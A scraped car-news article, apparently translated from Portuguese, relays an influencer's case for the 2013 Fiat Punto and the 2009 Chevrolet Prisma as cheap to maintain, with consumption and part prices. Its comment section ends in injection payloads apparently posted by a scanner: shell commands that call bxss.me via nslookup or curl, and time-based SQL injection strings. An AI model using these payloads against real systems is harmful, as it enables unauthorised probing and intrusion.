






 Portuguese
  Spanish
  3 min of reading
  21 comments




Two Vehicles That Fit the Budget of Those Earning R$ 2,500 Per Month and Detail Surprisingly Low Maintenance Costs. See Below Two Cheap Cars to Maintain with a Salary of R$ 2,500
Cheap Cars to Maintain are the best choice for those living on a salary of up to R$ 2,500. In this scenario, every expense matters: fuel, maintenance, IPVA, and insurance need to fit the budget.
Therefore, choosing an economical model goes beyond the purchase price—it’s a matter of financial survival in daily life.
The digital influencer André Fernandes, who has over 400,000 followers on Instagram, published a video discussing which cars he considers viable to maintain with a monthly salary of R$ 2,500.
-

A burned Ferrari seemed destined for scrap, until a company removed the V8 engine, installed three electric motors, and transformed the old sports car into the 308 GTE with a 47 kWh battery.

-

Smaller than a Kwid and priced at around R$ 60,000, the Mitsubishi eK Cross EV features a 1,500 W outlet, 180 km range, and becomes a sort of power bank on wheels in Japan.

-
Move Brasil promises car financing without a down payment for app drivers and taxi drivers.

-
BYD offers 950 km of range in a seven-seater electric SUV, charges the price of a mid-sized SUV in Brazil, and increases pressure on premium rivals in China.


The post quickly gained traction, especially among young people interested in acquiring their first vehicle.
Fiat Punto 2013
The first car recommended for those earning up to R$ 2,500 per month was the Fiat Punto, standing out as a viable option for those looking for cost-effectiveness.
The vehicle has a modern look and superior finish but with simple and inexpensive mechanics. “Not everyone knows, but it uses the same engine as the Uno and the Palio,” he explained.
The clear advantage is: the driver has a more beautiful and comfortable car, but with maintenance costs equivalent to popular models.
The Fiat Punto stands out for its ability to achieve 9.5 km per liter in the city and up to 13 km on the highway.
Maintenance Cost Details
Direct examples of the cost of parts and services for the Punto were provided. A shock absorber costs R$ 890. Meanwhile, a water pump costs R$ 120.
A recurring problem in the models is the electrical system. “You might have electrical issues; now and then, a bulb might burn out,” he reported.
The 2013 Fiat Punto is still an interesting option for those looking for a hatchback with good cost-effectiveness in the used car market. It is possible to find well-maintained units for sale online, with prices typically ranging from R$ 33,000 to R$ 37,000, depending on the car’s overall condition, mileage, and location of the listing.
Prisma 2008/2009
Another car mentioned in the video was the Chevrolet Prisma. Fernandes classified the model as extremely cheap to maintain. “It’s even cheaper to maintain than many motorcycles out there,” he stated.
He also shared a fun fact: both the Prisma and the Celta, according to him, were the fastest 1.0 models at the time they were launched.
Regarding fuel consumption, André indicated that the model achieves about 10.5 km per liter in the city and up to 14 km on the highway.
In terms of flaws, he pointed out the transmission as the biggest problem with the Prisma. “The gears are a bit tricky to engage,” he remarked. Still, he reiterated the low maintenance costs. “Shock absorber for R$ 400. Water pump for R$ 110,” he listed.
It is still possible to find 2009 Chevrolet Prisma units in good condition at an affordable price. In listings available online, the model is usually offered at prices ranging from R$ 22,000 to R$ 25,000, depending on the vehicle’s condition and the region.





Para quem ganha 2500 bru-to um Palio ou Siena entre 2001 e 2004. Um carro de 2013 é “pesado” para aquisição.
echo snsigu$()\ knweeh\nz^xyu||a #’ &echo snsigu$()\ knweeh\nz^xyu||a #|” &echo snsigu$()\ knweeh\nz^xyu||a #
&(nslookup -q=cname hitbpdpcvgmrxe9247.bxss.me||curl hitbpdpcvgmrxe9247.bxss.me)&’\”
0&(nslookup -q=cname hitbpdpcvgmrxe9247.bxss.me||curl hitbpdpcvgmrxe9247.bxss.me)&‘1
1*if(now()=sysdate(),sleep(15),0)
10’XOR(1*if(now()=sysdate(),sleep(15),0))XOR’Z
10″XOR(1*if(now()=sysdate(),sleep(15),0))XOR”Z
(select(0)from(select(sleep(15)))v)/*’+(select(0)from(select(sleep(15)))v)+'”+(select(0)from(select(sleep(15)))v)+”*/
1-1; waitfor delay ‘0:0:15’ —
1-1); waitfor delay ‘0:0:15’ —
1-1 waitfor delay ‘0:0:15’ —
10iF67AvR’; waitfor delay ‘0:0:15’ —
1-1 OR 196=(SELECT 196 FROM PG_SLEEP(15))–
1-1) OR 666=(SELECT 666 FROM PG_SLEEP(15))–
1-1)) OR 650=(SELECT 650 FROM PG_SLEEP(15))–
1ISw6wJoz’ OR 159=(SELECT 159 FROM PG_SLEEP(15))–
1Cpq4o3EI’) OR 298=(SELECT 298 FROM PG_SLEEP(15))–
1gTx3SAcd’)) OR 499=(SELECT 499 FROM PG_SLEEP(15))–
1*DBMS_PIPE.RECEIVE_MESSAGE(CHR(99)||CHR(99)||CHR(99),15)
1’||DBMS_PIPE.RECEIVE_MESSAGE(CHR(98)||CHR(98)||CHR(98),15)||’